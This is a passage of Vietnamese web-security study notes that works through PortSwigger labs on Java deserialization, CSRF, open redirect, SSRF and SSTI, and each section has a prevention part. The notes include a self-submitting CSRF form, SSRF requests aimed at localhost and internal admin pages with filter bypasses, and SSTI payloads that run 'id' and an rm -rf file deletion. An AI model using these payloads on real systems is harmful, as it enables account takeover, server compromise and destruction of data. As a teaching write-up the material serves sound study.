
Đầu tiên ta truy cập và login capture request và decode ta phát hiện được nó sử dụng java.




Bài lab này được xây dựng trên Apache Commons Collections library do đó ta tiến hành google và tìm thông tin về nó




Ta tìm được một công cụ được xây dựng để khai thác lỗi deserialize trên nền tảng java ta download và phát hiện nó có hỗ trợ khai thác apache commons collections



Do ở đây có nhiều bản khác nhau nên ta sẽ thử với từng cái. Để nhanh chống ta coi hint và biết được là sử dụng commonscollections4 ta tiến hành tạo payload như sau



Và ta thay thế cookie bằng giá trị đó + url encode



## Phòng chống:

Xác thực đầu vào của người dùng

Cần phải mã hóa đủ mạnh để việc tạo các mã giã không thể chạy được.

# Using Components with known vulnerabilities

## Khái niệm và nguyên nhân:

Như cái tên của lỗi sử dụng các thành phần với lổ hổng đã biết nghĩa là ta sử dụng các thư viện framework ,software module chạy với các đặc quyền như một ứng dụng. Nếu các component này tồn tại lỗi có thể tạo điều kiện để xảy ra một cuộc tấn công gây mất mát dữ liệu hoặc bị chiếm quyền điều khiển. Các lổ hổng này thường dễ dàng bị khai thác do người tấn công đã có thông tin nên họ sẽ không tấn công tìm hướng khai thác.

## Ví dụ tấn công

Bạn đang xây dựng một trang wordpress và cần có các framework và plugin cho trang wordpress của mình. Và cuối cùng bạn quyết định sử dụng plugin

## Cách phòng chống:

Thường xuyên cập nhật các phiên bản mới nhất để tránh bị các lổ hổng.

Loại bỏ các component không cần thiết để tránh phát sinh ra lỗi.

Luôn theo dõi các trang web thông báo về các lỗi để kịp thời phát hiện và ngăn chặn các component nếu dính lỗi.

# Insufficient logging and monitoring:

## Khái niệm và nguyên nhân:

Là quá trình ghi nhật ký và giám sát một mục tiêu để kịp thời ngăn chặn một cuộc tấn công việc ghi log và giám sát không đầy đủ sẽ dẫn đến việc :

* Việc giám sát hay ghi log không đầy dủ dẫn đến xảy ra cuộc tấn công vào hệ thống mà người quản trị không hề hay biết tạo điều kiện thuận lợi cho kẻ tấn công.
* Không xuất hiện cảnh báo theo thời gian thực khi bị thâm nhập và quét bởi các công cụ dò tìm lỗi.
* dev ghi lại logs và kiểm soát phản hồi lỗi không tốt khiến bị rò rỉ thông tin nếu hiển thị các logs và cảnh báo cho người dùng hoặc attacker.

VD: Việc ghi log và giám sát không đầy đủ , khi người tấn công vào hệ thống bằng 1 các thức nào đó việc giám sát không đầy đủ sẽ có thể dẫn đến bỏ qua việc cảnh báo về cuộc tấn công đó. Và khi người quản trị tiến hành xem log do quá trình ghi log không dầy đủ sẽ dẫn đến việc các quá trình tấn công mà người tấn công vào hệ thống sẽ không bị ghi lại làm cho nguồi quản trị không biết được hệ thống của mình đang là mục tiêu bị tấn công.

## Cách phòng chống:

* Đảm bảo việc ghi nhật ký đầy đủ.
* Log phải được tạo ở định dạng dễ sử dụng bằng các giải pháp quản lý log tập trung.
* Thiết lập giám sát và cảnh báo hiệu quả để các hoạt động đáng ngờ được phát hiện và phản ứng kịp thời

# CSRF

## Khái niệm

Giả mạo yêu cầu trang web là một lổ hổng bảo mật web cho phép kẻ tấn công khiến người dùng thực hiện các hành động mà họ không muốn. Nó có thể cho phép kẻ tấn công phá vỡ một phần chính sách SOP.

CSRF hoạt động như thế nào:

* A relevant action : Việc tấn công cần phải thực hiện một hành động nào đó như dổi mật khẩu hay nâng quyền.
* Cookie-based session handling: Sau khi thực hiện hành động và ứng dụng chỉ dựa vào cookie session để xác định người dùng đã thực hiện yêu cầu mà không có cơ chế khác để theo dõi hoặc xác thực người dùng.
* No unpredictable request parameters: Yêu cầu người tấn công phải biết được các param của request.

VD: giả sử một ứng dụng có chứa một chức năng cho phép người dùng thay đổi địa chỉ email trên tài khoản của họ. Khi người dùng thực hiện hành động này, họ sẽ đưa ra một yêu cầu HTTP như sau:

POST /email/change HTTP/1.1

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 30

Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

[email=wiener@normal-user.com](mailto:email=wiener@normal-user.com)

Ở đây đã đủ 3 điều kiện để xảy ra một cuộc tấn công csrf : đó là hành động đổi email , server chỉ sử dụng cookie session để xác định mà không có cái khác và biết dc param email sẽ có trong request này.

Từ đó ta có thể tạo ra một đoạn mã như sau:

<html>

<body>

<form action="https://vulnerable-website.com/email/change" method="POST">

<input type="hidden" name="email" value="pwned@evil-user.net" />

<input type="hidden" name="password " value="password" />

</form>

<script>

document.forms[0].submit();

</script>


</body>

</html>


Đoạn mã này sẽ tạo một form tới trang web là vulnerable-website.com/email/change với một input hidden có giá trị là pwned@evil-user.net . Khi người dùng truy cập trình duyệt sẽ tạo một request tới trang web với param là email có giá trị là [pwned@evil-user.net](mailto:pwned@evil-user.net). Khi này nếu người dùng đăng nhập vào trang web thì trình duyệt sẽ sử dụng cookie đó và gửi cho server nếu thành công email của tài khoản đã bị thay đổi.

VD: <https://portswigger.net/web-security/csrf/lab-no-defenses>


Đầu tiên ta đăng nhập vào website và login nó sẽ cho ta 1 ô để thay đổi email khi click thay đổi và capture lại với burpsuite ta phát hiện một hành động đổi email với các param là email và chỉ sử dụng cookie session.



Lúc này ta tiến hành tấn công bằng cách tạo một payload như sau và trong lab có một phần là exploit server để user truy cập vào server và sẽ tạo một request của ta. Ta copy payload và bỏ vào phần body



Sau đó click store và nhấn deliver exploit to victim mục đích để victim truy cập vào server với file exploit đó. Với phiên đăng nhập có cookie session mà user đã đăng nhập khi click vào request sẽ tạo kết nối với cookie session và sẽ thay đổi email là test@gmail.com



-Ngoài ra ta có thể thay đổi http method để có thể tiến hành bypass khi bị chặn. Thông thường các cuộc tấn công sử dụng Post method do đó một web cấu hình chỉ chặn method này ta có thể đổi nó từ POST sang GET.

-Mã csrf được dùng để phòng chống lại cuộc tấn công csrf với một số website ta có thể sử dụng công cụ burpsuite để bắt request và xóa hoàn toàn đi.

Vd: csrf=WfF1szMUHhiokx9AHFply5L2xAOfjRkE&email=wiener@normal-user.com


To

[email=wiener@normal-user.com](mailto:email=wiener@normal-user.com)

-Một số trường hợp website không cấu hình token bị ràng buộc với user đó dẫn đến kẻ tấn công có thể đăng nhập với user tấn công và lấy mã token đó để

Vd: Giả sử ta có mã csrf token của kẻ tấn công là abcxyz. Lúc này ta sẽ tạo một csrf payload với mã csrf của kẻ tấn công và khi user truy cập vào với mã csrf của kẻ tấn công do server không có ràng buộc do đó csrf token này sẽ hợp lệ và tấn công sẽ diễn ra

-Một số trường hợp sử dụng kết hợp mã csrf với một cookie như sau



Lúc này ta có thể sử dụng giá trị csrfKey và mã csrf để thêm vào phần payload để quá trình tấn công có thể xảy ra.

XSS kết hợp CSRF

Một số trường hợp ta có thể sử dụng lỗi xss để thực hiện tấn công csrf.


Vd: <https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-perform-csrf>

Đầu tiên ta truy cập và login vào tài khoản sau đó ta dùng burp để chặn và xem request thì phát hiện có sử dụng mã csrf để ngăn chặn tấn công csrf




Lúc này ta có thể sử dụng một lỗi xss để tấn công csrf.

Ta tiến hành chèn payload xss vào phần comment :



Sau đó save lại và login với user nạn nhân và truy cập vào đó. Sau đó payload sẽ thực thi và tạo request để thay đổi email.



Đây là request tự tạo khi người dùng truy cập



## Cách phòng chống

Sử dụng các mã csrf để ngăn chặn các cuộc tấn công csrf với các yêu cầu sau

* Không thể đoán trước với entropy cao, như đối với mã thông báo phiên nói chung.
* Bị ràng buộc với phiên của người dùng.
* Được xác nhận nghiêm ngặt trong mọi trường hợp trước khi hành động liên quan được thực hiện.

# Open redirect:

## Khái niệm:

Là một lổ hổng cho phép kẻ tấn công điều hướng website ta truy cập.

Vd: ta có website.com với một url để điều hướng như sau website.com/redirect.php?url=https://web2.com và khi người dùng truy cập vào trang web nó sẽ trả về code 302 và điều hướng người dùng tới web2.com.

Lúc này kẻ tấn công sẽ thay đổi địa chỉ web2.com thành một địa chỉ kẻ tấn công muốn và khi ta truy cập link nó sẽ redirect ta sang trang web của kẻ tấn công.

## Nguyên nhân gây ra lỗi:

đa phần là do người lập trình các hàm có tính năng redirect sang trang web khác mà không có bất kỳ cơ chế kiếm tra nào.

## Kiểm tra và tấn công:

Để kiểm tra một website có dính lỗi redirect hay không ta thường chèn các site khác bên ngoài vào một input và nếu như nó redirect thì sẽ coi như bị lỗi.

Vd: ta có một đoạn code sau ở trang website.com

$redirect\_url = $\_GET['url'];  
header("Location: " . $redirect\_url);

Đoạn này mục đích là sẽ lấy tham số url và thực hiện redirect tới đó.

Lúc này khi kẻ tấn công chèn site khác vào url thì nó sẽ redirect tới site đó.

https://website.com/test.php?url=https://web.com

## Cách phòng chống.

Tạo một danh sách các nơi mà ta được redirect để tranh kẻ tấn công chèn các site khác vào.

Tạo một danh sách chỉ cho phép các domain được redirect tới.

Xóa các tính năng redirect đó và thay bằng link trực tiếp.

# SSRF:

## Khái niệm:

Gọi là giả mạo request server là một lổ hổng bảo mật cho phép kẻ tấn công khiến một ứng dụng thực hiện một request theo ý kẻ tấn công.

## Nguyên nhân:

Do trang web không kiểm tra kỹ đầu vào và chặn các truy cập từ phía bên ngoài dẫn đến kẻ tấn công có thể tiến hành inject payload và truy cập vào bên trong.

## Các cách tấn công:

Vd: Một trang web mua sắm có tính năng cho người dùng xem trang của các kho ở các chi nhanh khác. Để lấy thông tin server phải dùng các API rest back-end khác nhau, phụ thuộc vào sản phẩm và cửa hàng muốn xem. Vì vậy khi người dùng thực hiện tính năng server sẽ tạo một request sau.

POST /product/stock HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 118

stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1

Request này sẽ lấy param stock Api để gửi yêu cầu và lấy về kết quả cho người dùng. Kẻ tấn công lúc này sẽ thử thay thế param đó bằng một url local host của trang web đó khi này request sẽ gửi yêu cầu đến chính nó và trả về kết quả cho kẻ tấn công.

POST /product/stock HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 118

stockApi=http://localhost/admin

Request trên sẽ trả về kết quả cho trang admin. Trang admin thường sẽ yêu cầu xác thực với người dùng khi này do yêu cầu được thực hiện bởi chính server nên sẽ không cần trải qua bước đó và kẻ tấn công có thể truy cập được trang.

Vd: <https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost>

Ta truy cập trang web sau đó click vào một sản phẩm nào đó và click vào check stock nó sẽ tạo một request gọi tới một trang web khác.



Lúc này ta tiến hành thay đổi thành một url mà ta muốn truy cập chẳng hạn như folder admin của chính server đó. Ta sẽ thay đoạn này vào param http%3A%2F%2Flocalhost%2fadmin

Vậy là ta thành công truy cập admin.



Ngoài ra một cuộc tấn công ssrf có thể được sử dụng để tấn công các hệ thống back-end khác.

Vd: Có một trang quản trị tại địa chỉ sau <https://192.168.0.68/admin>. Lúc này kẻ tấn công có thể truy cập trang quản trị thông qua lỗi ssrf. Trường hợp không biết ta sẽ tiến hành brute force để lấy kết quả.

POST /product/stock HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 118

stockApi=http://192.168.0.68/admin

Một số cơ chế bypass ssrf:

Với blacklist một số trường hợp s4 chặn localhost , 127.0.0.1 ta có thể thay thế bằng 2130706433, 017700000001 hay 127.1. Hoặc ta có thể sử dung mã hóa URL.

Với whitelist ta có thể sử dụng các ký tự để bypass nó như # nó sẽ phân đoạn url <https://evil.com#notevil.com>.

Ta có thể bypass nó bằng cách kết hợp với lỗi open redirect. Giả sứ ta có dường dẫn sau

/product/nextProduct?currentProductId=6&path=http://evil-user.net ngay param path đang bị lỗi open redirect lúc này ta có thể tận dụng nó để tấn công ssrf như sau

POST /product/stock HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 118

stockApi=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://192.168.0.68/admin

SSRF blind.

Là lỗi tương tự như ssrf nhưng nó sẽ không trả về kết quả.

Cách nhanh nhất để khai thác và phát hiện là sử dụng kỹ thuật out-of-band. Nó sẽ tạo kích một http request đến hệ thống bên ngoài mà bạn kiểm soát.

Vd: Ta phát hiện một trang web tồn tại ssrf mù lúc này ta có thể sử dụng công cụ Burp Collaborator client để lắng nghe kết quả trả về bằng cách thay thế referrer header bằng link công cụ burp collaborator client

## Cách phòng chống ssrf:

Sử dụng white list để định nghĩa ra các trang web được sử dụng.

Sử dụng các scheme cho phép để tranh kẻ tấn công thực thi các scheme khác để truy cập các tài nguyên thông qua scheme đó

Triển khai các cơ chế bảo vệ đầu vào.

# SSTI:

## Khái niệm:

Là lỗi mà kẻ tấn công sử dụng các syntax template để inject các mã độc hại vào và được thực thi bởi phía server.

## Nguyên nhân:

Lổ hổng này xảy ra khi đầu vào người dùng nhập được nối với các template .

Vd: $output = $twig->render("Dear {first\_name},", array("first\_name" => $user.first\_name) );

Đoan code này sẽ in ra với dữ liệu first\_name . Dữ liệu này người dùng không thể kiểm soát được do đó không phát sinh lỗi.

$output = $twig->render("Dear " . $\_GET['name']);

Với đoạn code sau người dùng có thể chèn đầu vào thông qua param name lúc này nếu không có cơ chế kiểm tra đầu vào có thể phát sinh ra lỗi.

[http://vulnerable-website.com/?name={{bad-stuff-here}}](http://vulnerable-website.com/?name=%7b%7bbad-stuff-here%7d%7d)

## Phát hiện.

Đầu tiên ta sẽ chèn các ký tự là ${{<%[%'"}}%\ để xác định xem có lỗi trả về không. Nếu có thì nó đang bị lỗi. Sau đó ta có thể tiến hành chèn các payload để xem nó có thực thi hay không nếu có thì website đã dính lỗi.


Ta có một đoạn code sau: render('Hello ' + $\_GET[‘username’]) sẽ hiển thị tên nhập vào

Lúc này ta sẽ tiến hành chèn các payload như [http://vulnerable-website.com/?username=${7\*7}](http://vulnerable-website.com/?username=$%7b7*7%7d)

Nếu lúc này kết quả trả về là 49 thì xem như nó đã bị lỗi.

Vì có rất nhiều ngôn ngữ sử dụng template và các cú pháp thì không giống nhau do đó một số payload không thể hoạt động mặc dù website vẫn bị lỗi do không đúng cú pháp.

Ta có thể tiến hành inject payload theo thứ tự sau:



Khai thác:

Các syntax template

Vd sau là một mẫu teamplate mako của python

<%

import os


x=os.popen('id').read()

%>

${x}

Vd: <https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-basic>

Đầu tiên ta truy cập và khi click vào sản phẩm đầu tiên nó sẽ gửi về cho ta một thông báo



ta sẻ thử tiến hành inject payload sau <%=%207\*7%20%> do nó đang sử dụng template mako ta thu được kết quả 49.

Sau đó ta tiến hành delete file morale.txt bằng payload sau:

<% x=system(%27rm%20-rf%20/home/carlos/morale.txt%27)%20%>.


Và thành công xóa file

Developer-supplied objects

Vd: <https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-with-information-disclosure-via-user-supplied-objects>


Đầu tiên ta tiến hành truy cập website và login sau đó khi click vào sản phẩm nó sẽ cho ta một ô edit template. Ta tiến hành chèn ${{<%[%'"}}%\ và phát hiện được nó đang sử dụng Django. Ta sẽ google và tìm các tài liệu để khai thác lỗi này.

Sau khi tìm kiếm có một tài liệu chỉ ra ta sử dụng {% debug %} để show thông tin debug



Sau khi show ra và đọc tài liệu ta thấy kết quả trả về có chứ object settings và từ tài liệu ta phát hiện secret\_key được lấy từ settings.py





